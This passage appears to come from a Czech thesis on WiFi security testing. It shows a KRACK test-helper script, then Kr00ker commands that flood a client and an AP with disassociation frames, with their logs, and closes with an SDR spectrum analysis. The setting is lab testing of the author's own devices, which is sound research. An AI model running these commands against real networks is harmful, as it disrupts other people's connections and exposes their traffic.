    nl80211 -i " + interface + " -c wpa-supplicant.conf", shell=True,
    stdout=subprocess.PIPE, stderr=subprocess.PIPE, universal_newlines=
    True, preexec_fn=os.setsid)
```

Testovací skripty mají poměrně dobře zpracovatelný výstup. Stavů, ve kterých je zařízení vyhodnocené jako zranitelné, je sice několik, ale takový výpis vždy obsahuje frázi „this is bad“. Naopak, u bezpečných zařízení výpis obsahuje „this is good“. Na základě toho tedy lze klasifikovat testy podle výsledku. Třetím stavem je případ, kdy se zařízení během testu odpojí, to je ve skriptech indikováno hláškou „Device dissasociated“. V tomto případě je test klasifikován jako přerušený. Pokud dojde k jednomu z těchto tří stavů, je daný test ukončen a utilita spustí další. Uživatel je opět vyzván, aby připojil své zařízení. Takhle jsou postupně vyčerpány všechny verze klientského testu.

Na výpisu 4.8 lze vidět příklad zpracování výstupu. Podmínka while cyklu zjišťuje, zda proces, pojmenovaný „procExe“ nebyl již ukončen. Pokud proces stále běží, tak je do proměnné „line“ uložen aktuální řádek výpisu procesu. Na základě podmínek je pak zpracován, jako příklad jsou ve výpisu uvedeny první dvě. Pokud dojde k podmínce, která značí konec testu, je funkce ukončena s návratovou hodnotou označující výsledek. Pokud není splněna žádná z podmínek, je řádek předán pomocné funkci „verbose_print“. Ta řádek vypíše, jen pokud je utilita spuštěna v módu verbose.

Finálním výstupem je pak seznam testů, jejich výsledek a finální evaluace zařízení. Pokud jakýkoliv z testů potvrdí zranitelnost, je zařízení považováno za zranitelné. Pokud jsou všechny testy úspěšné, je zařízení považováno za bezpečné. Pokud je nějaký test přerušen, je celkový výsledek nekonkluzivní.

U testu AP je postup složitější kvůli potřebě konfiguračního souboru. Prvním výpisem utility je stručný popis prerekvizit pro test – podpora 802.11r, přítomnost více AP v síti, spuštění s právy root. Test nelze provést, pokud už v pozadí běží wpa_supplicant. Proto utilita zjistí, zda takovýto proces probíhá, a případně jej zastaví.

Utilita zjistí, zda se ve složce nachází soubor wpa_supplicant.conf. Pokud ano, zeptá se uživatele, jestli jej chce použít. Pokud ne, je zavolána metoda create_wpa, která uživatele provede vytvořením souboru. Nejdříve se zeptá na SSID a heslo AP a poté vytvoří soubor „wpa_supplicant.conf“ s potřebnou strukturou.

Výpis 4.8: Zpracování výpisu

```
while procExe.poll() is None:
        line = procExe.stdout.readline()
        if "completed" in line:
            print(Fore.GREEN, "Device connected. Starting test " + i)
            print(Style.RESET_ALL)
            continue
        elif "good" in line:
            verbose_print(line)
            print(Fore.GREEN, "Test " + i + " succesful - device not
               vulnerable")
            print(Style.RESET_ALL)
            return 0

       ...

       else:
             verbose_print(line)
```

Pak už dojde k samotnému testu. Podobně jako u manuálního postupu je nejdříve vyzkoušena asociace bez testovacího skriptu. Opět je využito knihovny subprocess a dojde k vytvoření podprocesu s rourou. Výstup je pak zpracován. Pokud je zaznamenána hláška „CTRL-EVENT-CONNECTED“ je wpa_supplicant považován za funkční. Pokud je zaznamenána hláška „CTRL-EVENT-DISCONNECTED“, je wpa_supplicant považován za nefunkční. Uživatel je informován o výsledku výpisem. V případě neúspěchu je utilita ukončena. Situace, kdy nedojde ani k jednomu ze stavů, nejspíš znamená, že AP nepodporuje FT a je ošetřena časovým limitem 60 sekund.

Pokud byl tento test úspěšný, přejde se k testování zranitelnosti. Krátkým mezikrokem je ještě vymazání souboru wlan0 (respektive se název odkazuje na používané rozhraní) nacházejícím se ve složce /var/run/wpa_supplicant/. Jedná se o pomocný soubor aplikace wpa_supplicant, který se má po ukončení vymazat. Pokud tomu tak není, dojde při dalším spuštění aplikace k chybě. Toto nastane především při nesprávném ukončení aplikace wpa_supplicant. Proto preventivně utilita tento soubor smaže. Kvůli simulování provozu se zde také aplikace zeptá na IP adresu AP.

Pomocí arping začne utilita simulovat provoz, opět je využito knihovny subprocesses. Stejně je tomu i u spuštění samotného testu. Opět je vytvořena roura a výstup je zpracováván. Poté, co dojde k připojení na AP, což je opět potvrzeno hláškou „CTRL-EVENT-CONNECTED“, je spuštěna utilita wpa_cli. Jelikož však uživatel

s touto utilitou musí interagovat, je potřeba, aby se spustila v novém terminálu.

To je vyřešeno tím, že místo přímého spuštění utility wpa_cli je spuštěna nová instance terminálu gnome-terminal s počátečním argumentem, který spustí wpa_cli. Ani toto však není úplně jednoduché, počáteční argumenty terminálu totiž nemohou obsahovat příkazy, které jsou načteny až po jeho úplném nastartování. Nelze tedy jednoduše zadat jako příkaz:

```
wpa_cli -i wlan0
```

protože terminál tento příkaz nezná během svého startu. Řešení pak nabízí vytvoření pomocného bash skriptu (nazvaného cliHelp.sh), který tento příkaz spustí. Spuštění bash skriptu je během startu terminálu možné. Jelikož název rozhraní je proměnnou, bash skript bude také přijímat argument. Jednoduchý kód tohoto pomocného skriptu je vidět na výpisu 4.9.

Výpis 4.9: Pomocný skript cliHelp.sh

```
#!/bin/bash
INTERFACE=$1
wpa_cli -i $INTERFACE
```

Výsledkem tedy je, že se uživateli objeví na obrazovce nový terminál se spuštěným nástrojem wpa_cli. V původním terminálu pak utilita vypíše další postup, zatímco dále zpracovává výstup testovacího skriptu.

Podmínky ukončení testu jsou dvě. Pokud je zařízení zranitelné, ve výstupu skriptu by se měl objevit řádek oznamující, že došlo k znovupoužití inicializačního vektoru. Konkrétně obsahuje hlášku „AP is vulnerable“. Pokud zařízení není zranitelné, není výstup úplně jednoznačný, test nikdy přímo neoznámí, že AP zranitelné není, jen se opakovaně opakují hlášky o žádostech o asociaci a lze vidět, že AP neopakuje IV. Proto řešení v utilitě není úplně jednoduché. Utilita, tak bude předpokládat, že pokud se asociace několikrát opakovala a AP neopakuje IV, tedy nebyla splněna podmínka zranitelnosti, AP zranitelné není. Test je tedy dokončen s výsledkem vypsaným do terminálu a utilita se ukončí.

4.7.3 Testování pomocí utility

Prvním krokem je umístit tři soubory - KrackHelper.py, cliHelp.sh a KrackHelperReadme.txt - do složky „krackattacks-scripts/krackattack“. Dále je nutné provést instalaci samotných krackattacks-scripts skriptů, např. za pomocí návodu v souboru „KrackHelperReadme.txt“. V něm jsou také vypsány prerekvizity utility:

```
pip3 install netifaces
pip3 install colorama
```

```
pip3 install argparse
```

Spuštění utility v módu pro klienta, s rozhraním wlan0 a s normálními výpisy lze provést:

```
python3 KrackHelper.py
```

Průběh celého testování je pak vidět na výpisech. Po inicializaci rozhraní začne první test a utilita vyzve uživatele k připojení zařízení a poté provede test. Jeden takový test lze vidět na výpisu 4.10.

Je vidět, že test byl úspěšný a zařízení vůči němu není zranitelné. Utilita pak podobně provede další 4 testy. Finálním výstupem je pak celková evaluace testů a zabezpečení jak je vidět na výpisu 4.11.

Všechny testy byly úspěšné, zařízení je tedy považováno za bezpečné. Případ, kdy se během testu zařízení odpojilo je vidět na výpisu 4.12.

Finální výpis pak v tomto případě může vypadat jako na výpisu 4.13. Nebylo možné dokončit všechny testy a proto nelze evaluovat celkovou bezpečnost.

Výpis 4.10: Výpis úspěšného testu klienta

```
Interface found
Using interface wlan0
Connect to 'testnetwork' using your device (password = 'abcdefgh').
   Make sure it uses DHCP!
 Device connected. Starting test 1
 Test 1 succesful - device not vulnerable
```

Výpis 4.11: Finální výpis a evaluace testů

```
KRACK testing completed.
Test 1 result: PASSED
Test 2 result: PASSED
Test 3 result: PASSED
Test 4 result: PASSED
Test 5 result: PASSED
 All tests passed - the device is not vulnerable.
```

Výpis 4.12: Výpis testu klienta při odpojení

```
Connect to 'testnetwork' using your device (password = 'abcdefgh').
   Make sure it uses DHCP!
Device connected. Starting test 1
Device disconnected - aborting test
```

Výpis 4.13: Finální výpis a neúspšná evaluace testů

```
KRACK testing completed.
Test 1 result: ABORTED
Test 2 result: PASSED
Test 3 result: PASSED
Test 4 result: PASSED
Test 5 result: ABORTED
Not all tests were completed
```

Výpis 4.14: Test AP a vytváření konfiguračního souboru

```
First, make sure the AP you are testing supports the 802.11r protocol (
    Fast Transition). If it doesn't, it's NOT vulnerable and there is no
     point in testing it. You will also need more than one AP in the
    network.

Second, make sure to run this in root.

Third, make sure your interface is NOT in monitor mode

Fourth, find the IP address of the AP.

Continue? (y/n): y

No WPA Config

WPA config file creation

Enter the name of the AP's SSID:
TestNet
Enter the AP's password:
abcdefgh
WPA config created!
```

Pro použití AP testu lze provést příkaz:

```
python3 KrackHelper.py -m ap
```

Na výpisu 4.14 lze vidět počátek testu a vytváření konfiguračního souboru. Nejdřív jsou vypsány potřebné podmínky pro test a dále se utilita pokusí najít konfigurační soubor. To se nepodaří, a proto utilita přejde k vytvoření tohoto souboru. Uživatel zadá údaje o AP a soubor je vytvořen.

Vzhledem k tomu, že testované AP nevyužívá funkci 802.11r, nelze provést AP test kompletně. Test se dostane jen do první fáze, kdy se nezdaří test asociace, což lze vidět na výpisu 4.15.


Výpis 4.15: Neúspěšná asociace k AP

```
Association test:
If nothing seems to happen, the AP likely doesn't support FT
```

Po 60 sekundách, je utilita ukončena. Aby došlo k ukázce další funkčnosti stačí upravit soubor wpa_supplicant.conf nahrazením údaje „FT-PSK“ za „WPA-PSK“. Test zranitelnosti tak stále nebude fungovat, ale alespoň se utilita dostane k poslední fázi. Dojde k dotazu na IP adresu a v novém terminálu je otevřen wpa_cli, jak je vidět na obrázku 4.44. Původní terminál pak ještě vypíše, které příkazy provést v nově otevřeném okně.

Jelikož testované AP nepodporuje FT, není potřeba s testovacím skriptem pokračovat. Bohužel tak nelze vyzkoušet, zda správně funguje evaluace výsledků, ale vzhledem k tomu, že na stejném principu fungují i klientské testy, které byly evaluovány úspěšně, dá se předpokládat úspěšnost i v tomto případě.

Celkově tedy vytvořená utilita splňuje navrhnutou funkčnost a během testování byly prokázány stejné výsledky jako u jednotlivých testů. Byl také ukázán postup při vytváření nějakého testovacího nástroje.



Obr. 4.44: Druhá fáze testu AP a utilita wpa_cli

4.8 Kr00k

K testování útoku Kr00k lze použít utilitu Kr00ker. Stačí ji stáhnout ze zdrojové stránky například pomocí:

```
git clone https://github.com/akabe1/kr00ker
```

Tím je vytvořena složka se skriptem. Utilita bude sledovat provoz mezi AP a klientem a pokusí se provést útok Kr00k, a pokud je cíl zranitelný, výsledkem by měly být dešifrované pakety. Kr00ker dokáže útočit jak na AP, tak na klienta v závislosti na uživatelově volbě.

Pro útok na klienta lze použít příkaz:


```
python3 kr00ker.py -i wlan0 -b F4:EC:38:B2:55:F2 -c
   20:47:DA:16:A0:17 -t client
```

Argument „-i“ specifikuje rozhraní, „-b“ je bssid AP, „-c“ je MAC adresa klienta a „-t“ je cíl útoku. Zároveň je potřeba připojit klientské zařízení k danému AP a začít simulovat větší provoz. Toho lze dosáhnout aplikací Packets Generator, jak je vidět na obrázku 4.46. Klient pošle velké množství TCP paketů, které by se měly začít objevovat v bufferu WiFi čipu. Pak lze pouze čekat na utilitu, dokud se útok nezdaří.

Kr00ker opakovaně posílá klientovi žádosti o odpojení a tím se snaží dosáhnout stavu, kdy zařízení potenciálně pošle pakety zašifrované samými nulami. Schéma útoku lze vidět na obrázku 4.45. Výstup programu v tomto případě pak lze vidět na výpisu 4.16. Jedná se pouze o část celého výpisu, i po několika minutách se pouze opakovala stejná hláška. Je vidět, že se očividně útok nezdařil, utilita opakovaně posílá žádosti, což se projevilo i na zařízení, které se konstantně od AP odpojuje, nikdy však nedojde k dešifrování paketů. Je velmi pravděpodobné, že zařízení není zranitelné.

Výpis 4.16: Výpis utility Kr00ker při testování klienta

```
[11:22:47.131889][+] The Client device 20:47:da:16:a0:17 will be the
   target
[11:22:51.157609][+] Disassociation frames (reason 7) sent to target
   20:47:da:16:a0:17 as sender endpoint f4:ec:38:b2:55:f2
[11:22:55.169286][+] Disassociation frames (reason 7) sent to target
   20:47:da:16:a0:17 as sender endpoint f4:ec:38:b2:55:f2
[11:22:59.180474][+] Disassociation frames (reason 7) sent to target
   20:47:da:16:a0:17 as sender endpoint f4:ec:38:b2:55:f2
[11:23:03.192174][+] Disassociation frames (reason 7) sent to target
   20:47:da:16:a0:17 as sender endpoint f4:ec:38:b2:55:f2
[11:23:07.203012][+] Disassociation frames (reason 7) sent to target
   20:47:da:16:a0:17 as sender endpoint f4:ec:38:b2:55:f2
[11:23:11.214044][+] Disassociation frames (reason 7) sent to target
   20:47:da:16:a0:17 as sender endpoint f4:ec:38:b2:55:f2
```




Obr. 4.45: Schéma útoku na Kr00k na klientské zařízení

Útok na AP lze spustit příkazem:

```
python3 kr00ker.py -i wlan0 -b F4:EC:38:B2:55:F2 -c
   20:47:DA:16:A0:17 -t ap
```

Výpis 4.17: Výpis utility Kr00ker při testování AP

```
[14:06:30.601712][+] The AP f4:ec:38:b2:55:f2 will be the target
[14:06:34.620425][+] Disassociation frames (reason 7) sent to target f4
   :ec:38:b2:55:f2 as sender endpoint 20:47:da:16:a0:17
[14:06:38.633556][+] Disassociation frames (reason 7) sent to target f4
   :ec:38:b2:55:f2 as sender endpoint 20:47:da:16:a0:17
[14:06:42.647456][+] Disassociation frames (reason 7) sent to target f4
   :ec:38:b2:55:f2 as sender endpoint 20:47:da:16:a0:17
[14:06:46.660545][+] Disassociation frames (reason 7) sent to target f4
   :ec:38:b2:55:f2 as sender endpoint 20:47:da:16:a0:17
[14:06:50.671261][+] Disassociation frames (reason 7) sent to target f4
   :ec:38:b2:55:f2 as sender endpoint 20:47:da:16:a0:17
[14:06:54.680027][+] Disassociation frames (reason 7) sent to target f4
   :ec:38:b2:55:f2 as sender endpoint 20:47:da:16:a0:17
```



Obr. 4.46: Aplikace Packet Generator

Postup je stejný jako u předchozího testu, tentokrát však místo TCP paketů budou poslány ICMP pakety. To by mělo způsobit hromadění odpovědí na tyto pakety v bufferu AP. Po poslání žádostí o odpojení utilitou Kr00ker by tak mohlo dojít ke špatnému zašifrování těchto odpovědí.

Na výpisu 4.17 lze vidět, že ani AP útoku nepodlehlo a utilita nedokázala dešifrovat žádné pakety. Dá se tak předpokládat, že AP není zranitelné vůči AP.

Na obrázku 4.47 převzatém z github stránky utility [47] pak je vidět, jak by měl výpis vypadat při útoku na zranitelné zařízení. Je vidět, že utilita dokázala dešifrovat alespoň dva pakety.

Obr. 4.47: Výpis utility Kr00ker při úspěšném útoku [47]

4.9 Testování pomocí SDR

Specifickou oblastí pak je prozkoumání možností SDR v rámci testování WiFi sítí. Jak již bylo naznačeno SDR nabízí dvě možnosti. Buď pomocí něj lze analyzovat fyzickou vrstvu bezdrátové komunikace, anebo pomocí SDR emulovat WiFi adaptér. Instalace nutných driverů a softwaru je popsána v kapitole Software pro SDR.

4.9.1 Analýza fyzické vrstvy

Pro analýzu fyzické vrstvy bude využit program SDRSharp spuštěný ve Windows prostředí. SDRSharp umožní vidět, jak je například spektrum ovlivňováno WiFi provozem. Toho se teoreticky dá využít ke zkoumání rušení WiFi signálu, což může být i určitý typ útoku.

Prvním krokem po zapnutí SDRSharp je s potřebnými pluginy je nastavení, které je zde ovšem velmi jednoduché. Jako zdroj je vybrán LimeSDR, program by si jej poté měl najít sám. Kliknutím na ikonu nastavení lze upravovat příjem SDR.

Dobrým testem toho, zda SDR funguje správně, je zkusit poslech FM rádia, čemuž je SDRSharp dobře přizpůsobený. Hlavní obrazovka SDRSharp obsahuje dva grafy – spektrální analyzátor a vodopádový graf. Horní graf ukazuje závislost síly signálu na frekvenci, zatímco spodní vodopádový graf navíc určuje i závislost těchto dvou veličin na čase.

Bohužel během tohoto testu se začal projevovat jeden problém, a to konkrétně velmi slabý zisk SDR. V rámci pásma FM vysílání (tedy 87,5 - 108 MHz) šlo zachytit jen několik extrémně slabých signálů. Tato skutečnost může být způsobena mnoha problémy. Nabízí se nastavení v aplikaci LimeSuite, kde lze provést určitou kalibraci zisku, ovšem faktem je, že v LimeSuite nelze nastavit o mnoho více, než by měly nastavovat samotné aplikace. Kalibrace tak nic nevyřešila.


Jelikož se stejný problém objevoval i v dalších testech, bylo vyzkoušeno několik verzí driverů v rámci obou používaných operačních systémů, opakované reinstalování softwaru, různé nastavení, ale žádné z těchto řešení nezabralo. Ani výměna SDR za jiné SDR stejného modelu nepomohlo. Problém se tak bohužel nepodařilo vyřešit, a protože bylo LimeSDR jediné SDR, ke kterému byl při tvorbě práce přístup, vytvořil tak velké omezení. Jediným vysvětlením, které zbývá a dává určitý smysl, je hardware samotný, a to konkrétně přiložené antény, které jsou velmi malé a dá se předpokládat, že i poměrně slabé. Bez dalších testů toto však nelze s jistotou potvrdit.

V rámci pásma kolem 2,4 GHz, na kterém komunikuje AP lze i přes slabý zisk pozorovat určitou aktivitu. Velmi zde pomáhá fyzická blízkost SDR a AP. Pokud je AP pouze zapnuté a klient je k němu připojený bez žádného většího provozu (viz obrázek 4.48), lze pozorovat občasné pulzy silnějšího signálu v okolí frekvence 2,415 GHz, což odpovídá kanálům 1 a 2. Tyto pulzy jsou s největší pravděpodobností zachycené jednotlivé pakety. Toto lze dokázat krátkodobým simulováním nějakého provozu. Jako příklad lze na klientovi provést přihlášení k AP. Tato aktivita by se pak měla odrazit ve větší koncentraci pulzů na spektru, jak je vidět na vodopádovém grafu na obrázku 4.49.


Pro ještě lepší demonstraci pak lze na klientovi simulovat velký provoz, opět pomocí aplikace Packet Generator. Po spuštění intenzivního posílání TCP paketů lze vidět mnohem vyšší a stálou sílu signálu na spektru, jak je vidět na vodopádovém grafu na obrázku 4.50.

V rámci tohoto testu, tak lze demonstrovat a pozorovat WiFi komunikaci v podobě samotného radiového signálu. Pozorování spektra lze teoreticky použít k detekci, či naopak generování, rušení WiFi komunikace. Tyto typy útoků jsou technicky

